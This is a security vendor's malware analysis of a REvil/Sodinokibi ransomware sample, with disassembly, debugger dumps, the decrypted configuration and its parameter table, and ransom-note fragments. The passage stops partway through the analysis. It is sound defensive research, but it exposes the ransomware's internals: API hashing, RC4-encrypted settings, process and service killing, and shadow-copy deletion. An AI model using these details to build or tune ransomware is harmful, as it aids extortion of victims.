A Detailed Analysis of The Last Version of REvil Ransomware

Prepared by: Vlad Pasca, Senior Malware and Threat Analyst

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents

Executive summary


REvil/Sodinokibi ransomware has been active since 2019, with breaks due to law enforcement. The ransomware can run with one of the following parameters: "-nolan", "-nolocal", "-path", "-silent", "-smode", “-fast”, and “-full”. The malware comes with an RC4 encrypted configuration, kills a list of targeted processes, and stops some specified services. It also deletes all Volume Shadow Copies using WMI and targets logical drives and network shares.

The sample only renames the files that are supposed to be encrypted due to a bug implemented by the developers. REvil implements a combination of ECC (Curve25519) and Salsa20 algorithms during the encryption process. The ransomware can operate in Safe Mode by specifying a parameter, and it establishes persistence in this case by creating an entry under the RunOnce key.

Analysis and findings

SHA256: 0c10cf1b1640c9c845080f460ee69392bfaac981a4407b607e8e30d2ddf903e8


The ransomware resolves the relevant APIs at runtime by implementing an API hashing function:



```
.text:01286E04
.text:01286E04
.text:01286E04 ; Attributes: bp-based frame
.text:01286E04
.text:01286E04 sub_1286E04 proc near
.text:01286E04
.text:01286E04 var_10= dword ptr -10h
.text:01286E04 var_C= dword ptr -0Ch
.text:01286E04 var_8= dword ptr -8
.text:01286E04 var_4= dword ptr -4
.text:01286E04
.text:01286E04 push    ebp
.text:01286E05 mov     ebp, esp
.text:01286E07 sub     esp, 10h
.text:01286E0A push    ebx
.text:01286E0B push    esi
.text:01286E0C mov     esi, ecx
.text:01286E0E shl     esi, 10h
.text:01286E11 xor     esi, ecx
.text:01286E13 mov     ecx, 4B9h
.text:01286E18 xor     esi, 97E81919h
.text:01286E1E mov     eax, esi
.text:01286E20 shr     eax, 15h
.text:01286E23 push    edi
.text:01286E24 cmp     eax, ecx
.text:01286E26 ja      short loc_1286E8F
```

Figure 1

REvil decrypts relevant strings at runtime using the RC4 algorithm. The call shown in figure 2 contains a pointer to a buffer that contains the RC4 keys, the encrypted strings, and the offset to the RC4 key:




```
01286FA5   50               push eax
01286FA6   6A 15            push 15
01286FA8   68 23 53 29 01   push malware.1295323
01286FAD   6A 0C            push C
01286FAF   5A               pop edx
01286FB0   E8 7B F6 FF FF   call malware.1286630

malware.01286630

.text:01286FB0 malware.exe:$6FB0 #63B0
```

```
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  □ Unlock
1:  [esp]  01295323 malware.01295323
2:  [esp+4]  00000015
3:  [esp+8]  006FF81C
4:  [esp+C]  01284EF5 <malware.EntryPoint>

006FF808  01295323  malware.01295323
006FF80C  00000015
006FF810  006FF81C
```

Figure 2

The implementation of the RC4 algorithm and a decrypted string are shown below:




```
.text:01286646
.text:01286646 loc_1286646:
.text:01286646 mov     [ebp+eax+var_10C], al
.text:0128664D inc     eax
.text:0128664E cmp     eax, 100h
.text:01286653 jb      short loc_1286646
```

```
.text:01286655 mov     edi, esi
```

```
.text:01286657
.text:01286657 loc_1286657:
.text:01286657 xor     edx, edx
.text:01286659 mov     bl, [ebp+edi+var_10C]
.text:01286660 mov     eax, edi
.text:01286662 div     [ebp+var_C]
.text:01286665 movzx   eax, byte ptr [edx+ecx]
.text:01286669 add     eax, esi
.text:0128666B movzx   ecx, bl
.text:0128666E add     ecx, eax
.text:01286670 movzx   esi, cl
.text:01286673 mov     ecx, [ebp+var_4]
.text:01286676 mov     al, [ebp+esi+var_10C]
.text:0128667D mov     [ebp+edi+var_10C], al
.text:01286684 inc     edi
.text:01286685 mov     [ebp+esi+var_10C], bl
.text:0128668C cmp     edi, 100h
.text:01286692 jb      short loc_1286657
```


Figure 3



```
Address   Hex                                               ASCII
006FF81C  43 72 65 61 74 65 53 74 72 65 61 6D 4F 6E 48 47  CreateStreamOnHG
006FF82C  6C 6F 62 61 6C 00 00 00 00 00 00 00 00 00 00 00  lobal...........
```

Figure 4

LoadLibraryA is used to load multiple DLLs into the address space of the process:




```
01286C6A    50                push eax
01286C6B    E8 94 01 00 00    call malware.1286E04
01286C70    FF D0             call eax

eax=<kernel32.LoadLibraryA> (76A75980)

.text:01286C70 malware.exe:$6C70 #6070
```

```
x87SW_SF 0   x87SW_P   0   x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 006FF800 "ole32.dll"
2: [esp+4] 33656C6F
3: [esp+8] 6C642E32
4: [esp+C] 0129006C malware.0129006C

006FF7FC 006FF800 "ole32.dll"
```

Figure 5

GetProcAddress is utilized to obtain the address of multiple exported functions:




```
0128705D    50                push eax
0128705E    56                push esi
0128705F    FF 15 30 50 29 01 call dword ptr ds:[<&GetProcAddress>]

dword ptr [01295030 <malware.&GetProcAddress>]=<kernel32.GetProcAddress>

.text:0128705F malware.exe:$705F #645F
```

```
x87SW_SF 0   x87SW_P   0   x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 76720000 ole32.76720000
2: [esp+4] 006FF81C "CreateStreamOnHGlobal"
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 00477000

006FF80C 76720000 ole32.76720000
006FF810 006FF81C "CreateStreamOnHGlobal"
```

Figure 6

The malware forces the system not to display the critical-error-handler message box via a function call to SetErrorMode (0x1 = **SEM_FAILCRITICALERRORS**):




```
01284E8F    6A 01             push 1
01284E91    FF 15 2C 4E 29 01 call dword ptr ds:[<&SetErrorMode>]

dword ptr [01294E2C <malware.&SetErrorMode>]=<kernel32.SetErrorMode>

.text:01284E91 malware.exe:$4E91 #4291
```

```
Default (stdcall)   5   Unlock
1: [esp] 00000001
2: [esp+4] 01284EFA malware.01284EFA
3: [esp+8] 76A78654 kernel32.76A78654
4: [esp+C] 00477000

006FF8F4 00000001
```

Figure 7

The REvil configuration is decrypted using the RC4 algorithm:



```
Address  Hex                                              ASCII
04B585B8 7B 22 70 6B 22 3A 22 6D 5A 2F 4C 7A 49 48 74 49 {"pk":"mZ/LzIHtI
04B585C8 47 58 77 39 73 41 34 54 63 61 49 76 70 52 55 63 GXw9sA4TcaIvpRUc
04B585D8 36 2B 59 57 75 4A 36 79 72 41 45 4F 4C 38 46 4F 6+YWuJ6yrAEOL8FO
04B585E8 69 67 3D 22 2C 22 70 69 64 22 3A 22 37 35 62 63 ig=","pid":"75bc
04B585F8 38 65 62 61 2D 65 32 33 65 2D 34 31 33 35 2D 61 8eba-e23e-4135-a
04B58608 61 30 39 2D 39 35 37 63 36 62 38 64 38 66 61 32 a09-957c6b8d8fa2
04B58618 22 2C 22 73 75 62 22 3A 22 33 63 38 35 32 63 63 ","sub":"3c852cc
04B58628 38 2D 62 37 66 31 2D 34 33 36 65 2D 62 61 33 62 8-b7f1-436e-ba3b
04B58638 2D 63 35 33 62 37 66 63 36 63 30 65 34 22 2C 22 -c53b7fc6c0e4","
04B58648 64 62 67 22 3A 66 61 6C 73 65 2C 22 77 68 74 22 dbg":false,"wht"
04B58658 3A 7B 22 66 6C 64 22 3A 5B 22 6D 6F 7A 69 6C 6C :{"fld":["mozill
04B58668 61 22 2C 22 70 65 72 66 6C 6F 67 73 22 2C 22 6D a","perflogs","m
04B58678 73 6F 63 61 63 68 65 22 2C 22 24 72 65 63 79 63 socache","$recyc
04B58688 6C 65 2E 62 69 6E 22 2C 22 73 79 73 74 65 6D 20 le.bin","system 
04B58698 76 6F 6C 75 6D 65 20 69 6E 66 6F 72 6D 61 74 69 volume informati
04B586A8 6F 6E 22 2C 22 74 6F 72 20 62 72 6F 77 73 65 72 on","tor browser
04B586B8 22 2C 22 77 69 6E 64 6F 77 73 22 2C 22 70 72 6F ","windows","pro
04B586C8 67 72 61 6D 64 61 74 61 22 2C 22 61 70 70 64 61 gramdata","appda
04B586D8 74 61 22 2C 22 62 6F 6F 74 22 2C 22 61 70 70 6C ta","boot","appl
```

Figure 8

The table below describes the meaning of each parameter:

Argument	Description
pk	The ECC public key encoded using Base64
pid	Bcrypt hash representing the affiliate ID
sub	Bcrypt hash representing the campaign identifier
dbg	Boolean value that indicates whether REvil runs in debug mode
wht	Three lists of elements that will be skipped: • fld – whitelisted directories • fls – whitelisted files • ext – whitelisted extensions
prc	A list of processes that will be stopped
accs	A list of credentials that will be used to connect to network shares
svc	A list of services that will be stopped and deleted
net	Boolean value that indicates whether REvil communicates with the C2 servers
nbody	The ransom note encoded using Base64
nname	The ransom note name
exp	Boolean value that indicates whether REvil should perform privilege escalation
img	The text that will be written in the background image, which is encoded using Base64
et	A value that specified the encryption type: • 0 – fast encryption • 1 – full encryption • 2 – encrypt 1MB of a file and then skip several MBs mentioned in the spsize

Argument	Description
	parameter
spsize	A value that specifies the number of MBs that will be skipped when the encryption type is 2
arn	Boolean value that indicates whether REvil establishes persistence on the system
rdmcnt	Readme count (set to 0)

The binary implements a JSON parser that will parse the configuration:





Figure 9

The MultiByteToWideChar API is used to convert the encoded ECC public key to a UTF-16 string:



```
01284F32   57                   push edi
01284F33   56                   push esi
01284F34   6A FF                push FFFFFFFF
01284F36   53                   push ebx
01284F37   6A 00                push 0
01284F39   6A 00                push 0
01284F3B   FF 15 F8 4F 29 01    call dword ptr ds:[<&MultiByteToWideChar>]

dword ptr [01294FF8 <malware.&MultiByteToWideChar>]=<kernel32.MultiByteToWideChar>

.text:01284F3B malware.exe:$4F3B #433B
```


```
x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 04B5BF88 "mZ/LzIHtIGXw9sA4TcaIvpRU
4: [esp+C] FFFFFFFF
```

```
Address  | Hex                                             | ASCII
04B5BF88 | 6D 5A 2F 4C 7A 49 48 74 49 47 58 77 39 73 41 34 | mZ/LzIHtIGXw9sA4
04B5BF98 | 54 63 61 49 76 70 52 55 63 36 2B 59 57 75 4A 36 | TcaIvpRUc6+YWuJ6
```

```
006FF73C 00000000
006FF740 00000000
006FF744 04B5BF88  "mZ/LzIHtIGXw9sA4TcaIvpRUc6+YWuJ6yrAEOL8F
006FF748 FFFFFFFF
006FF74C 04B5EC40
006FF750 0000002D
```

Figure 10

CryptStringToBinaryW is utilized to decode the public key (0x1 = **CRYPT_STRING_BASE64**):



```
0128520A   51              push ecx
0128520B   51              push ecx
0128520C   50              push eax
0128520D   56              push esi
0128520E   6A 01           push 1
01285210   51              push ecx
01285211   53              push ebx
01285212   FF 15 BC 4F 29 01   call dword ptr ds:[<&CryptStringToBinaryW>]
```

```
dword ptr [01294FBC <malware.&CryptStringToBinaryW>]=<crypt32.CryptStringToBinaryW>

.text:01285212 malware.exe:$5212 #4612
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```


Default (stdcall) 5 □ Unlock

```
1: [esp] 04B5EC40 L"mZ/LzIHtIGXw9sA4TcaIvpRUc
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 04B5ECB8
```

```
Address   Hex                                              ASCII
04B5ECB8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B5ECC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B5ECD8  AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00  ««««««««........
```

```
006FF728  04B5EC40  L"mZ/LzIHtIGXw9sA4TcaIvpRUc6+YWuJ6yrAEOL
006FF72C  00000000
006FF730  00000001
006FF734  04B5ECB8
006FF738  006FF750
006FF73C  00000000
006FF740  00000000
```


Figure 11



```
Address   Hex                                              ASCII
04B5ECB8  99 9F CB CC 81 ED 20 65 F0 F6 C0 38 4D C6 88 BE  ..ËÌ.í eðöÀ8MÆ.¾
04B5ECC8  94 54 73 AF 98 5A E2 7A CA B0 04 38 BF 05 3A 28  .Ts¯.ZâzÊ°.8¿.:(
```

Figure 12

The nbody parameter that contains the ransom note content is also decoded using the same approach (0x1 = **CRYPT_STRING_BASE64**):



```
0128520A   51              push ecx
0128520B   51              push ecx
0128520C   50              push eax
0128520D   56              push esi
0128520E   6A 01           push 1
01285210   51              push ecx
01285211   53              push ebx
01285212   FF 15 BC 4F 29 01   call dword ptr ds:[<&CryptStringToBinaryW>]
```

```
dword ptr [01294FBC <malware.&CryptStringToBinaryW>]=<crypt32.CryptStringToBinaryW>

.text:01285212 malware.exe:$5212 #4612
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```


Default (stdcall) 5 □ Unlock

```
1: [esp] 04ADA490
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 04ADD410
```

```
Address   Hex                                              ASCII
04ADD410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADD420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADD430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
006FF730  04ADA490
006FF734  00000000
006FF738  00000001
006FF73C  04ADD410
006FF740  006FF758
006FF744  00000000
006FF748  00000000
```


Figure 13



```
Address   Hex                                              ASCII
04ADD410  2D 00 2D 00 2D 00 3D 00 3D 00 3D 00 20 00 57 00  -.-.-.=.=.=. .W.
04ADD420  65 00 6C 00 63 00 6F 00 6D 00 65 00 2E 00 20 00  e.l.c.o.m.e... .
04ADD430  41 00 67 00 61 00 69 00 6E 00 2E 00 20 00 3D 00  A.g.a.i.n... .=.
04ADD440  3D 00 3D 00 2D 00 2D 00 2D 00 0D 00 0A 00 0D 00  =.=.-.-.-.......
04ADD450  0A 00 3E 00 3E 00 20 00 57 00 68 00 61 00 74 00  ..>.>. .W.h.a.t.
04ADD460  73 00 20 00 48 00 61 00 70 00 70 00 65 00 6E 00  s. .H.a.p.p.e.n.
04ADD470  3F 00 20 00 0D 00 0A 00 0D 00 0A 00 59 00 6F 00  ?. .........Y.o.
04ADD480  75 00 72 00 20 00 66 00 69 00 6C 00 65 00 73 00  u.r. .f.i.l.e.s.
04ADD490  20 00 61 00 72 00 65 00 20 00 65 00 6E 00 63 00   .a.r.e. .e.n.c.
04ADD4A0  72 00 79 00 70 00 74 00 65 00 64 00 2C 00 20 00  r.y.p.t.e.d.,. .
04ADD4B0  61 00 6E 00 64 00 20 00 63 00 75 00 72 00 72 00  a.n.d. .c.u.r.r.
04ADD4C0  65 00 6E 00 74 00 6C 00 79 00 20 00 75 00 6E 00  e.n.t.l.y. .u.n.
04ADD4D0  61 00 76 00 61 00 69 00 6C 00 61 00 62 00 6C 00  a.v.a.i.l.a.b.l.
04ADD4E0  65 00 2E 00 20 00 59 00 6F 00 75 00 20 00 63 00  e... .Y.o.u. .c.
04ADD4F0  61 00 6E 00 20 00 63 00 68 00 65 00 63 00 6B 00  a.n. .c.h.e.c.k.
04ADD500  20 00 69 00 74 00 3A 00 20 00 61 00 6C 00 6C 00   .i.t.:. .a.l.l.
04ADD510  20 00 66 00 69 00 6C 00 65 00 73 00 20 00 6F 00   .f.i.l.e.s. .o.
04ADD520  6E 00 20 00 79 00 6F 00 75 00 72 00 20 00 73 00  n. .y.o.u.r. .s.
04ADD530  79 00 73 00 74 00 65 00 6D 00 20 00 68 00 61 00  y.s.t.e.m. .h.a.
```

Figure 14

Lastly, the ransomware decrypts the img field (0x1 = **CRYPT_STRING_BASE64**):




```
0128520A  51                 push ecx
0128520B  51                 push ecx
0128520C  50                 push eax
0128520D  56                 push esi
0128520E  6A 01              push 1
01285210  51                 push ecx
01285211  53                 push ebx
01285212  FF 15 BC 4F 29 01  call dword ptr ds:[<&CryptStringToBinaryW>]

dword ptr [01294FBC <malware.&CryptStringToBinaryW>]=<crypt32.CryptStringToBinaryW>

.text:01285212 malware.exe:$5212 #4612
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1:  [esp] 04ADA4D0 L"WQBvAHUAcgAgAGYAaQBsAGUAc
2:  [esp+4] 00000000
3:  [esp+8] 00000001
4:  [esp+C] 04ADA680
```

```
Address   Hex                                              ASCII
04ADA680  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADA690  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADA6A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
006FF728  04ADA4D0  L"WQBvAHUAcgAgAGYAaQBsAGUAcwAgAGEAcgB1ACA
006FF72C  00000000
006FF730  00000001
006FF734  04ADA680
006FF738  006FF750
006FF73C  00000000
006FF740  00000000
```


Figure 15



```
Address   Hex                                              ASCII
04ADA680  59 00 6F 00 75 00 72 00 20 00 66 00 69 00 6C 00  Y.o.u.r. .f.i.l.
04ADA690  65 00 73 00 20 00 61 00 72 00 65 00 20 00 65 00  e.s. .a.r.e. .e.
04ADA6A0  6E 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00  n.c.r.y.p.t.e.d.
04ADA6B0  21 00 0D 00 0A 00 0D 00 0A 00 46 00 69 00 6E 00  !.........F.i.n.
